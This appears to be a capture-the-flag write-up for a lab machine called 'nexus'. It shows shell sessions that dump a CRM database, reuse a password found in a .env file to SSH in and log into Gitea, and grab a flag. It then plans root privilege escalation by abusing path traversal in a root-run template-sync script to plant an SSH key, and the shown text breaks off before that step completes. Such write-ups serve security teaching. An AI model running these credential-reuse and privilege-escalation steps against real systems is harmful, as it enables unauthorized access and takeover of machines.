mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM emails;" 2>/dev/null
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM emails;" 2>/dev/null
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM emails;" 2>/dev/null

www-data@nexus:~/krayin/storage/app/public/tinymce$ mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM email_templates;" 2>/dev/null
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM email_templates;" 2>/dev/null
+----+----
| 1 | Activity created | Activity created: {%activities.title%} | <p style="font-size: 16px; color: #5e5e5e;">You have a new activity, please find the details bellow:</p>
<p><strong style="font-size: 16px;">Details</strong></p>
<table style="height: 97px; width: 952px;">
<tbody>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Title</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.title%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Type</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.type%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Date</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.schedule_from%} to {%activities.schedule_to%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px; vertical-align: text-top;">Participants</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.participants%}</td>
</tr>
</tbody>
</table> | 2026-04-23 04:20:11 | 2026-04-23 04:20:11 |
| 2 | Activity modified | Activity modified: {%activities.title%} | <p style="font-size: 16px; color: #5e5e5e;">You have a new activity modified, please find the details bellow:</p>
<p><strong style="font-size: 16px;">Details</strong></p>
<table style="height: 97px; width: 952px;">
<tbody>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Title</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.title%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Type</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.type%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px;">Date</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.schedule_from%} to {%activities.schedule_to%}</td>
</tr>
<tr>
<td style="width: 116.953px; color: #546e7a; font-size: 16px; vertical-align: text-top;">Participants</td>
<td style="width: 770.047px; font-size: 16px;">{%activities.participants%}</td>
</tr>
</tbody>
</table> | 2026-04-23 04:20:11 | 2026-04-23 04:20:11 |
Check MailHog directly — it's the configured mail catcher (MAIL_HOST=mailhog), and since you now have local shell access, you can query its API even if it's not exposed externally:
curl -s http://127.0.0.1:8025/api/v2/messages | head -100
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ curl -s http://127.0.0.1:8025/api/v2/messages | head -100
curl -s http://127.0.0.1:8025/api/v2/messages | head -100
If MailHog isn't on that port/host, check what's actually listening:
ss -tulnp 2>/dev/null || netstat -tulnp 2>/dev/null
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ ss -tulnp 2>/dev/null || netstat -tulnp 2>/dev/null
ss -tulnp 2>/dev/null || netstat -tulnp 2>/dev/null
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0         127.0.0.54:53         0.0.0.0:*
udp   UNCONN 0      0      127.0.0.53%lo:53         0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:68         0.0.0.0:*
tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:3000       0.0.0.0:*
tcp   LISTEN 0      4096      127.0.0.54:53         0.0.0.0:*
tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096         0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*    users:(("nginx",pid=1449,fd=5),("nginx",pid=1448,fd=5))
tcp   LISTEN 0      4096            [::]:22            [::]:*
tcp   LISTEN 0      511             [::]:80            [::]:*    users:(("nginx",pid=1449,fd=6),("nginx",pid=1448,fd=6))
Check for readable files despite permissions — /home/jones showed drwxr-x---, owned by jones:jones, so www-data likely can't read inside it, but worth a quick check in case something's group-readable or world-readable:
ls -la /home/jones/
find /home/jones -readable 2>/dev/null
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ ls -la /home/jones/
ls -la /home/jones/
ls: cannot open directory '/home/jones/': Permission denied

www-data@nexus:~/krayin/storage/app/public/tinymce$ find /home/jones -readable 2>/dev/null
find /home/jones -readable 2>/dev/null
Check www-data's own shell history / running processes for leaked creds
cat ~/.bash_history 2>/dev/null
ps aux
cat /proc/*/cmdline 2>/dev/null | tr '\0' ' '
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ cat ~/.bash_history 2>/dev/null
cat ~/.bash_history 2>/dev/null

www-data@nexus:~/krayin/storage/app/public/tinymce$ ps aux
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3  22096 13428 ?        Ss   11:06   0:03 /sbin/init
root           2  0.0  0.0      0     0 ?        S    11:06   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    11:06   0:00 [pool_workque
root           4  0.0  0.0      0     0 ?        I<   11:06   0:00 [kworker/R-rc
... (no jones)

www-data@nexus:~/krayin/storage/app/public/tinymce$ cat /proc/*/cmdline 2>/dev/null | tr '\0' ' '
cat /proc/*/cmdline 2>/dev/null | tr '\0' ' '
/sbin/init /usr/sbin/ModemManager /usr/local/bin/gitea web --config /etc/gitea/app.ini /usr/sbin/cron -f -P php-fpm: master process (/etc/php/8.3/fpm/php-fpm.conf)                       nginx: master process /usr/sbin/nginx -g daemon on; master_process on; nginx: worker process                            nginx: worker process                            /sbin/agetty -o -p -- \u --noclear - linux /usr/sbin/mysqld sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups /usr/libexec/fwupd/fwupd /usr/libexec/upowerd php-fpm: pool www                                                             php-fpm: pool www
... (bunch of useless text; no jones)
Finding:
Tried sshing as the user jones using the same DB password we found in the .env file of this app: /var/www/krayin/.env.
- user:
jones - password:
y27xb3ha!!74GbR
www-data@nexus:~/krayin/storage/app/public/tinymce$ ssh jones@127.0.0.1
ssh jones@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
jones@127.0.0.1's password: y27xb3ha!!74GbR

Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Oct  3 01:38:44 PM UTC 2026

  System load:           0.06
  Usage of /:            66.9% of 6.48GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.129.116.70
  IPv6 address for eth0: dead:beef::a0de:adff:fe30:3689


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
jones@nexus:~$
- Password reuse worked — the DB password doubled as
jones's SSH password.
Answer:
y27xb3ha!!74GbR
Task 8
Submit the flag located in the jones user's home directory.
Output:
jones@nexus:~$ ls
ls
user.txt
jones@nexus:~$ cat user.txt
cat user.txt
92bdc2ec1d859689ba86f2d1cfb5b7f7
flag: 92bdc2ec1d859689ba86f2d1cfb5b7f7
Task 9
What systemd timer triggers the template synchronization service?
Step 1: List all timers:
systemctl list-timers --all
Output:
jones@nexus:~$ systemctl list-timers -all > timers.txt
systemctl list-timers -all > timers.txt
jones@nexus:~$ cat timers.txt
cat timers.txt
NEXT                             LEFT LAST                              PASSED UNIT                           ACTIVATES
Sat 2026-10-03 13:50:00 UTC       47s Sat 2026-10-03 13:40:08 UTC     9min ago sysstat-collect.timer          sysstat-collect.service
Sat 2026-10-03 13:50:09 UTC       57s Sat 2026-10-03 13:49:09 UTC       2s ago gitea-template-sync.timer      gitea-template-sync.service
Sat 2026-10-03 14:09:00 UTC     19min Sat 2026-10-03 13:39:05 UTC    10min ago phpsessionclean.timer          phpsessionclean.service
Sat 2026-10-03 14:34:33 UTC     45min Sat 2026-10-03 13:06:27 UTC    42min ago fwupd-refresh.timer            fwupd-refresh.service
Sat 2026-10-03 20:41:40 UTC        6h Mon 2025-03-31 16:38:00 UTC            - apt-daily.timer                apt-daily.service
Sat 2026-10-03 21:10:52 UTC        7h Sat 2026-10-03 11:59:57 UTC 1h 49min ago motd-news.timer                motd-news.service
Sun 2026-10-04 00:00:00 UTC       10h Sat 2026-10-03 11:06:50 UTC 2h 42min ago dpkg-db-backup.timer           dpkg-db-backup.service
Sun 2026-10-04 00:00:00 UTC       10h Sat 2026-10-03 11:06:50 UTC 2h 42min ago logrotate.timer                logrotate.service
Sun 2026-10-04 00:07:00 UTC       10h -                                      - sysstat-summary.timer          sysstat-summary.service
Sun 2026-10-04 03:10:13 UTC       13h Sat 2026-10-03 11:07:20 UTC 2h 41min ago e2scrub_all.timer              e2scrub_all.service
Sun 2026-10-04 06:00:31 UTC       16h Sat 2026-10-03 11:12:17 UTC 2h 36min ago apt-daily-upgrade.timer        apt-daily-upgrade.service
Sun 2026-10-04 08:27:18 UTC       18h Sat 2026-10-03 11:38:57 UTC 2h 10min ago man-db.timer                   man-db.service
Sun 2026-10-04 11:11:57 UTC       21h Sat 2026-10-03 11:11:57 UTC 2h 37min ago update-notifier-download.timer update-notifier-download.service
Sun 2026-10-04 11:21:47 UTC       21h Sat 2026-10-03 11:21:47 UTC 2h 27min ago systemd-tmpfiles-clean.timer   systemd-tmpfiles-clean.service
Mon 2026-10-05 00:34:32 UTC 1 day 10h Sat 2026-10-03 11:46:17 UTC  2h 2min ago fstrim.timer                   fstrim.service
Tue 2026-10-06 07:37:50 UTC    2 days Mon 2026-03-23 10:50:29 UTC            - update-notifier-motd.timer     update-notifier-motd.service
-                                   - -                                      - apport-autoreport.timer        apport-autoreport.service
-                                   - -                                      - snapd.snap-repair.timer        snapd.snap-repair.service
-                                   - -                                      - ua-timer.timer                 ua-timer.service

19 timers listed.

This shows every timer (active and inactive) along with what it triggers — look for one with a name suggesting "sync," "template," or something CRM/Krayin-related.
Note there is one that triggers:
gitea-template-sync.service
Found it — gitea-template-sync.timer, firing every minute or so and triggering gitea-template-sync.service.
Answer:
gitea-template-sync.timer
Task 10
Submit the flag located in the root user's home directory.
Step 1: Inspect the service file
systemctl cat gitea-template-sync.service
Output:
jones@nexus:~$ systemctl cat gitea-template-sync.service
systemctl cat gitea-template-sync.service
# /etc/systemd/system/gitea-template-sync.service
[Unit]
Description=Sync Gitea templates
After=network-online.target

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
- This reveals the ExecStart= command and, critically, the User= it runs as.
Step 2: Check permissions on whatever script/binary it executes
Once you see the ExecStart= path:
ls -la /etc/gitea/template-sync.py
cat /etc/gitea/template-sync.py
Output:
jones@nexus:~$ ls -la /etc/gitea/template-sync.py
ls -la /etc/gitea/template-sync.py
-rw-r--r-- 1 git git 4184 May 11 18:47 /etc/gitea/template-sync.py
Output:
jones@nexus:~$ cat /etc/gitea/template-sync.py
cat /etc/gitea/template-sync.py
import os
import sys
import json
import subprocess
import time
import urllib.request

GITEA_URL = "http://localhost:3000"
REPO_ROOT = "/var/lib/gitea/data/gitea-repositories"
STAGING_DIR = "/home/git/template-staging"
LOG_FILE = "/var/log/template-sync.log"

def log(msg):
    ts = time.strftime("%Y-%m-%d %H:%M:%S")
    line = "[%s] %s" % (ts, msg)
    print(line, flush=True)
    try:
        os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
        with open(LOG_FILE, 'a') as f:
            f.write(line + '\n')
    except:
        pass

def load_config():
    config = {}
    for path in ['/etc/gitea/template-sync.conf', '/opt/forge/app/.env']:
        try:
            with open(path) as f:
                for line in f:
                    line = line.strip()
                    if line and not line.startswith('#') and '=' in line:
                        k, v = line.split('=', 1)
                        config[k.strip()] = v.strip()
        except:
            pass
    return config

def get_token():
    cfg = load_config()
    return cfg.get('GITEA_API_TOKEN')

def get_template_repos(token):
    url = "%s/api/v1/repos/search?limit=50" % GITEA_URL
    req = urllib.request.Request(url, headers={
        'Authorization': 'token %s' % token
    })
    try:
        with urllib.request.urlopen(req) as resp:
            data = json.loads(resp.read())
            repos = data.get('data', data) if isinstance(data, dict) else data
            return [r for r in repos if r.get('template', False)]
    except Exception as e:
        log("API error: %s" % e)
        return []

def sync_template(repo_info):
    owner = repo_info['owner']['login']
    name = repo_info['name'].lower()
    bare_path = os.path.join(REPO_ROOT, owner, "%s.git" % name)
    stage_path = os.path.join(STAGING_DIR, owner, name)

    if not os.path.isdir(bare_path):
        log("  repo not found: %s" % bare_path)
        return

    # Read tree entries from the bare repository
    try:
        GIT = ['git', '-c', 'safe.directory=*']
        result = subprocess.run(
            GIT + ['ls-tree', '-r', 'HEAD'],
            cwd=bare_path,
            capture_output=True, text=True, timeout=10
        )
        if result.returncode != 0:
            log("  ls-tree failed: %s" % result.stderr.strip())
            return
    except Exception as e:
        log("  ls-tree error: %s" % e)
        return

    entries = []
    for line in result.stdout.strip().split('\n'):
        if not line:
            continue
        parts = line.split('\t', 1)
        if len(parts) != 2:
            continue
        meta, filepath = parts
        mode, objtype, objhash = meta.split()
        if objtype == 'blob':
            entries.append((mode, objhash, filepath))

    if not entries:
        log("  no files in template")
        return

    # Extract files to staging directory
    for mode, objhash, filepath in entries:
        target = os.path.join(stage_path, filepath)
        target_dir = os.path.dirname(target)

        try:
            os.makedirs(target_dir, exist_ok=True)
            GIT = ['git', '-c', 'safe.directory=*']
            cat_result = subprocess.run(
                GIT + ['cat-file', 'blob', objhash],
                cwd=bare_path,
                capture_output=True, timeout=10
            )
            if cat_result.returncode != 0:
                continue

            with open(target, 'wb') as f:
                f.write(cat_result.stdout)

            if mode == '100755':
                os.chmod(target, 0o755)
            else:
                os.chmod(target, 0o644)

            log("  synced: %s" % filepath)
        except Exception as e:
            log("  error syncing %s: %s" % (filepath, e))

def main():
    log("Template sync starting")

    token = get_token()
    if not token:
        log("No API token found")
        sys.exit(1)

    templates = get_template_repos(token)
    log("Found %d template repo(s)" % len(templates))

    for repo in templates:
        name = repo['full_name']
        log("Syncing template: %s" % name)
        sync_template(repo)

    log("Template sync complete")

if __name__ == '__main__':
    main()
- If it runs as
root(or via sudo) and the script itself is writable byjonesorgit, you can inject your own commands/payload into it, and the timer will execute them with elevated privileges on its next run. - If it's a shell script, check for insecure patterns: calling binaries without full paths (PATH hijacking), unsafe
git pull/githook execution, or wildcard expansion issues. - Check if the directory it operates in (likely something Gitea-related, e.g. a template repo path) is writable by you — if the sync pulls from a repo and then executes something from it (like a git hook), pushing malicious content to that repo could get executed as root.
This script is the privesc vector — and there's a serious flaw: when it writes synced files, it preserves the exact filepath from git ls-tree with no path sanitization:
target = os.path.join(stage_path, filepath)
...
with open(target, 'wb') as f:
    f.write(cat_result.stdout)
If filepath contains ../ sequences, os.path.join will happily traverse outside stage_path — and since this whole script runs as root, that's an arbitrary file write as root. Git's normal CLI won't let you commit a path like ../../../root/.ssh/authorized_keys, but using git's low-level plumbing commands (hash-object, mktree, commit-tree) bypasses that restriction, since they build the tree object directly without the sanity checks the porcelain commands enforce.
Plan: push a malicious tree entry that writes your SSH key into /root/.ssh/authorized_keys, mark the repo as a template, and let the timer do the rest.
Step 1: Generate an SSH keypair (if you don't have one handy) and get your public key ready
ssh-keygen -t ed25519 -f ~/.ssh/nexus_root -N ""
cat ~/.ssh/nexus_root.pub
Output:
jones@nexus:~$ ssh-keygen -t ed25519 -f ~/.ssh/nexus_root -N ""
ssh-keygen -t ed25519 -f ~/.ssh/nexus_root -N ""
Generating public/private ed25519 key pair.
Created directory '/home/jones/.ssh'.
Your identification has been saved in /home/jones/.ssh/nexus_root
Your public key has been saved in /home/jones/.ssh/nexus_root.pub
The key fingerprint is:
SHA256:e6QuOPFM17EYK2iB6XQcTn0wtu/ghRpzV4UZVjI1SN8 jones@nexus
The key's randomart image is:
+--[ED25519 256]--+
|     .+. .*B=    |
|    o..o..+= o   |
|   * ...  . . E  |
|  + =  o...      |
| o .oo+ S=.o     |
|  . +*o=++o      |
|   ..*.o+ .      |
|    o +. .       |
|     . ..        |
+----[SHA256]-----+
jones@nexus:~$ cat ~/.ssh/nexus_root.pub
cat ~/.ssh/nexus_root.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBrg5ATjWhbBHmvCjlW4w8YDA7SxhWmOWV1rILzKvVRx jones@nexus
Step 2: Create a repo on Gitea (via the web UI at http://git.nexus.htb/) — register/log in if needed, create a new repo (any name, e.g. pwn), and in its Settings, enable "Make this repository a template". This is what gets it picked up by get_template_repos().
Check if you need to register, or if you already have Gitea access
Browse to http://git.nexus.htb/. Since the repo you cloned earlier (krayin-docker-setup) was publicly browsable, registration might be open, or there could already be a disabled/open-registration setting. Try:

- Was able to login to gitea as user
jonesusing the credentials:- username: jones
- password: y27xb3ha!!74GbR
Log in, then create a new repository
Once logged in, click the "+" icon (top right) → "New Repository", or go directly to:

- Repository Name: anything, e.g.
pwn - Leave other settings default (public/private doesn't matter much, but public is simpler)
- Click Create Repository
Mark it as a template repository
This is the critical step — the sync script only picks up repos where template: true. After creating it:
- Go to the repo's Settings tab (
http://git.nexus.htb/<username>/pwn/settings) - Under the General section near the top, there's a checkbox/toggle: "Template Repository" (sometimes labeled "Make Repository a Template")
- Enable it and save
